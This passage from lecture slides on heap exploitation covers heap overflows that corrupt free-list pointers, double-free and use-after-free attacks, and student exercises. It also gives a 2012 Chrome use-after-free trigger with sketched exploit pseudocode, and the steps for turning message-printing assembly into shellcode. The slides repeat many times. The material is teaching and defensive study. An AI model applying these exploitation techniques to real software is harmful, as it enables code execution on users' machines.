free(other_thing);  
...
```

prev->next	GOT entry: free
prev->prev	GOT entry: malloc
prev->size/free	GOT entry: printf
	GOT entry: fopen

shellcode/etc.



block after->prev->next = block after->next

vulnerable code

```
char *buffer = malloc(100);  
...  
strcpy(buffer, attacker_supplied);  
...  
free(buffer);  
free(other_thing);  
...
```

prev->next	GOT entry: free
prev->prev	GOT entry: malloc
prev->size/free	GOT entry: printf
	GOT entry: fopen

shellcode/etc.




block after->prev->next = block after->next

heap overflow exercise

```
void operator delete(void *p) {  
    ...  
    block_after->prev->next = block_after->next;  
    ...  
}  
...  
class MyBuffer : public GenericMyBuffer {  
public:  
    virtual void store(const char *p) override {  
        strcpy(buffer, p);  
    }  
private:  
    char buffer[64];  
};  
...  
GenericMyBuffer *a = new MyBuffer;  
...  
a->store(attacker_controlled);  
...  
delete a;  
...
```

heap object layout




exercise 1:
to attack this buffer overflow
by overwriting the heap data structures
does it matter if space after a
is already free or not?

heap overflow exercise

```
void operator delete(void *p) {  
    ...  
    block_after->prev->next = block_after->next;  
    ...  
}  
...  
class MyBuffer : public GenericMyBuffer {  
public:  
    virtual void store(const char *p) override {  
        strcpy(buffer, p);  
    }  
private:  
    char buffer[64];  
};  
...  
GenericMyBuffer *a = new MyBuffer;  
...  
a->store(attacker_controlled);  
...  
delete a;  
...
```

heap object layout



exercise 2: if a at address 0x10000, and attacker wants to overwrite value at address 0x20000 with 0x30000, where should attacker put 0x20000, 0x30000 in attacker_controlled?

other malloc designs?

there are a lot of different malloc/new implementations

often multiple free lists

free block list might not be kept with linked list


some place metadata next to allocations like this

some keep it separate

usually performance determines which is chosen


double-frees

```
free(thing);  
free(thing);  
char *p = malloc(...);  
// p points to next/prev  
// on list of avail.  
// blocks  
strcpy(p, attacker_controlled);  
malloc(...);  
char *q = malloc(...);  
// q points to attacker-  
// chosen address  
strcpy(q, attacker_controlled2);  
...
```




double-frees

```
free(thing);  
free(thing);  
char *p = malloc(...);  
// p points to next/prev  
// on list of avail.  
// blocks  
strcpy(p, attacker_controlled);  
malloc(...);  
char *q = malloc(...);  
// q points to attacker-  
// chosen address  
strcpy(q, attacker_controlled2);  
...
```



double-frees

```
free(thing);  
free(thing);  
char *p = malloc(...);  
// p points to next/prev  
// on list of avail.  
// blocks  
strcpy(p, attacker_controlled);  
malloc(...);  
char *q = malloc(...);  
// q points to attacker-  
// chosen address  
strcpy(q, attacker_controlled2);  
...
```




double-frees

```
free(thing);  
free(thing);  
char *p = malloc(...);  
// p points to next/prev  
// on list of avail.  
// blocks
```


malloc returns something *still on free list*
because double-free made *loop* in linked list

```
// q points to attacker-  
// chosen address  
strcpy(q, attacker_controlled2);  
...
```




double-free expansion

```
// free/delete 1:  
double_freed->next = first_free;  
first_free = chunk;  
// free/delete 2:  
double_freed->next = first_free;  
first_free = chunk  
// malloc/new 1:  
result1 = first_free;  
first_free = first_free->next;  
// + overwrite:  
strcpy(result1, ...);  
// malloc/new 2:  
first_free = first_free->next;  
// malloc/new 3:  
result3 = first_free;  
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:  
double_freed->next = first_free;  
first_free = chunk;  
// free/delete 2:  
double_freed->next = first_free;  
first_free = chunk  
// malloc/new 1:  
result1 = first_free;  
first_free = first_free->next;  
// + overwrite:  
strcpy(result1, ...);  
// malloc/new 2:  
first_free = first_free->next;  
// malloc/new 3:  
result3 = first_free;  
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:  
double_freed->next = first_free;  
first_free = chunk;  
// free/delete 2:  
double_freed->next = first_free;  
first_free = chunk;  
// malloc/new 1:  
result1 = first_free;  
first_free = first_free->next;  
// + overwrite:  
strcpy(result1, ...);  
// malloc/new 2:  
first_free = first_free->next;  
// malloc/new 3:  
result3 = first_free;  
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:  
double_freed->next = first_free;  
first_free = chunk;  
// free/delete 2:  
double_freed->next = first_free;  
first_free = chunk  
// malloc/new 1:  
result1 = first_free;  
first_free = first_free->next;  
// + overwrite:  
strcpy(result1, ...);  
// malloc/new 2:  
first_free = first_free->next;  
// malloc/new 3:  
result3 = first_free;  
strcpy(result3, ...);
```



double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```



double-free notes

this attack has apparently not been possible for a while

most malloc/new's *check for double-frees* explicitly
(e.g., look for a bit in size data)

prevents this issue — also catches programmer errors

pretty cheap

double-free exercise

```
free(...) {
    freed->next = first_free
    first_free = freed;
}
malloc(...) {
    if (can use first free) {
        void *to_return = first_free;
        first_free = first_free->next;
        return to_return;
    }
}
vulnerable() {
    char *p = malloc(100);
    free(p);
    free(p);
    char *q = malloc(100);
    char *r = malloc(100);
    strcpy(q, attacker_input1, 100);
    char *s = malloc(100);
    strcpy(r, attacker_input2, 100);
    strcpy(s, attacker_input3, 100);
}
```

vulnerable code



```
class Foo {  
    ...  
};  
Foo *the_foo;  
the_foo = new Foo;  
...  
delete the_foo;  
...  
something_else = new Bar(...);  
the_foo->something();
```

something_else likely where the_foo was

vulnerable code

```
class Foo {  
    ...  
};  
Foo *the_foo;  
the_foo = new Foo;  
...  
delete the_foo;  
...  
something_else = new Bar(...);  
the_foo->something();
```

something_else likely where the_foo was



exploiting use after-free

trigger many “bogus” frees; then

allocate many things of same size with “right” pattern

- pointers to shellcode?

- pointers to pointers to `system()`?

- objects with something useful in VTable entry?

trigger use-after-free thing

exercise

vuln. code

```
std::istream *in =  
    new std::ifstream("in.txt");  
...  
delete in;  
...  
char *other_buffer =  
    new char[strlen(INPUT) + 1];  
strcpy(other_buffer, INPUT);  
...  
char c = in->get();
```

ifstream internals

```
class istream {  
    ...  
    int get() { ... buf->uflow(); ... }  
    streambuf *buf;  
    ~istream() { delete buf; }  
};  
class streambuf {  
    ...  
protected:  
    virtual type_for_char uflow() = 0;  
    /* called to get next char*/  
};  
class _File_streambuf : public streambuf { ... }
```

attacker goal: change what uflow() call does

Q1: assuming same size → likely to get same address, what size for attacker to choose for INPUT?

real UAF exploitable bug

2012 bug in Google Chrome

exploitable via JavaScript

discovered/proof of concept by PinkiePie

allowed arbitrary code execution via VTable manipulation

UAF triggering code

```
// in HTML near this JavaScript:  
// <video id="vid"> (video player element)  
function source_opened() {  
    buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');  
    vid.parentNode.removeChild(vid);  
    gc(); // force garbage collector to run now  
    // garbage collector frees unreachable objects  
    // (would be run automatically, eventually, too)  
    // buffer now internally refers to delete'd player object  
    buffer.timestampOffset = 42;  
}  
ms = new WebKitMediaSource();  
ms.addEventListener('webkitsourceopen', source_opened);  
vid.src = window.URL.createObjectURL(ms);
```

UAF triggering code

```
// in HTML near this JavaScript:  
// <video id="vid"> (video player element)  
function source_opened() {  
    buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');  
    vid.parentNode.removeChild(vid);  
    gc(); // force garbage collector to run now  
    // garbage collector frees unreachable objects  
    // (would be run automatically, eventually, too)  
    // buffer now internally refers to delete'd player object  
    buffer.timestampOffset = 42;  
}  
ms = new WebKitMediaSource();  
ms.addEventListener('webkitsourceopen', source_opened);  
vid.src = window.URL.createObjectURL(ms);
```

UAF triggering code

```
// in HTML near this JavaScript:  
// <video id="vid"> (video player element)  
function source_opened() {  
    buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');  
    vid.parentNode.removeChild(vid);  
    gc(); // force garbage collector to run now  
    // garbage collector frees unreachable objects  
    // (would be run automatically, eventually, too)  
    // buffer now internally refers to delete'd player object  
    buffer.timestampOffset = 42;  
}  
ms = new WebKitMediaSource();  
ms.addEventListener('webkitsourceopen', source_opened);  
vid.src = window.URL.createObjectURL(ms);
```

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
    if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
    if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

UAF exploit (approx. pseudocode)

```
... /* use information leaks to find relevant addresses */  
buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');  
vid.parentNode.removeChild(vid);  
vid = null;  
gc();  
// allocate object to replace m_private  
var array = new Uint32Array(168/4);  
// allocate object to replace m_player  
// type chosen to keep m_private pointer unchanged  
rtc = new webkitRTCPeerConnection({'iceServers': []});  
array[0] = ... /* fill in array with chosen values */  
// trigger VTable Call that uses chosen address  
buffer.timestampOffset = 42;
```

type confusion

MediaPlayer (deleted but used)

m_private (pointer to PlayerImpl)
m_timestampOffset (double)

PlayerImpl (deleted but used)

VTable pointer
...

webkitRTC... (replacement)

(something not changed)
m_??? (pointer)
...

array of 32-bit ints (replacement)

array[0], array[1]
array[2], array[3]
...

missing pieces: information disclosure

need to learn address to set VTable pointer to
(and other addresses to use)

allocate types other than Uint32Array

rely on confusing between different types, e.g.

MediaPlayer (deleted but used)

Something (replacement)

m_private (pointer to PlayerImpl)

m_timestampOffset (double)

...

m_buffer (pointer)

allows reading timestamp value to get a pointer's address

use-after-free easy cases

common problem for JavaScript implementations

use-after-free'd object often some complex C++ object

example: representation of video stream

exploits can *choose type of object that replaces*

allocate that kind of object in JS

can often arrange to read/write vtable pointer

depends on layout of thing created

easy examples: string, array of floating point numbers

backup slides

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You have been infected with a virus!"
```

recall: virus code

```
leal string(%rip), %edi
```

```
pushq $0x4004e0 /* address of puts */
```

```
retq
```

```
string:
```

```
.asciz "You have been infected with a virus!"
```

```
8d 3d 06 00 00 00 (leal)
```

opcode for lea

ModRM byte:

32-bit displacement; %rdi

32-bit offset from instruction

recall: virus code

```
leal string(%rip), %edi  
pushq $0x4004e0 /* address of puts */  
retq
```

string:

```
.asciz "You have been infected with a virus!"
```

8d 3d 06 00 00 00 (leal)

68 e0 04 40 00 (pushq)

opcode for push 32-bit constant
32-bit *constant* (extended to 64-bits)

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You have been infected with a virus!"

8d 3d 06 00 00 00 (leal)
68 e0 04 40 00 (pushq)
c3 (retq)
```

virus code to shell-code (1)

```
    leaq string(%rip), %rdi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You have been infected with a virus!"
```

```
48 8d 3d 06 00 00 00 (leaq)
68 e0 04 40 00 (pushq)
c3 (retq)
```

REX prefix for 64-bit
opcode for lea

ModRM byte: 32-bit displacement; %rdi
32-bit offset from instruction

virus code to shell-code (1)

```
leaq string(%rip)
pushq $0x4004e0 /
retq
```

leaq not leal

stack address > 0xFFFF FFFF

string:

```
.asciz "You have been infected with a virus!"
```

48 8d 3d 06 00 00 00 (leaq)

68 e0 04 40 00 (pushq)

c3 (retq)

REX prefix for 64-bit

opcode for lea

ModRM byte: 32-bit displacement; %r

32-bit offset from instruction

virus code to shell-code (1)

```
leaq string(%rip),  
pushq $0x4004e0 /*  
retq
```

problem: what if we don't know
where puts is?

string:

```
.asciz "You have been infected with a virus!"
```

48 8d 3d 06 00 00 00 (leaq)

68 e0 04 40 00 (pushq)

c3 (retq)

REX prefix for 64-bit
opcode for lea

ModRM byte: 32-bit displacement; %rcx
32-bit offset from instruction

virus code to shell-code (2)

```
/* Linux system call (OS request):  
   write(1, string, length)  
*/  
leaq string(%rip), %rsi  
movl $1, %eax  
movl $37, %edi  
/* "request to OS" instruction */  
syscall  
string:  
    .asciz "You_have_been_infected_with_a_virus!\n"  
  
48 8d 35 0c 00 00 00 (leaq)  
b8 01 00 00 00 00 (movq %eax)  
bf 25 00 00 00 00 (movq %edi)  
0f 05 (syscall)
```

virus code to shell-code (2)

```
/* Linux system call (OS request):  
   write(1, string, length)  
*/  
leaq string(%rip), %rsi  
movl $1, %eax  
movl $37, %edi  
/* "request to OS" instruction */  
syscall  
string:  
    .asciz "You_have_been_infected_with_a_virus!\n"
```

```
48 8d 35 0c 00 00 00 (leaq)  
b8 01 00 00 00 00 (movq %eax)  
bf 25 00 00 00 00 (movq %edi)  
0f 05 (syscall)
```

problem: after syscall — crash!

virus code to shell-code (3)

```
/* Linux system call (OS request):  
    write(1, string, length)  
*/  
leaq string(%rip), %rsi  
movl $1, %eax  
movl $37, %edi  
syscall  
/* Linux system call:  
    exit_group(0)  
*/  
movl $231, %eax  
xor %edi, %edi  
syscall
```

virus code to shell-code (3)

tell OS to exit

```
/* Linux system call (OS request):  
    write(1, string, length)  
*/  
leaq string(%rip), %rsi  
movl $1, %eax  
movl $37, %edi  
syscall  
/* Linux system call:  
    exit_group(0)  
*/  
movl $231, %eax  
xor %edi, %edi  
syscall
```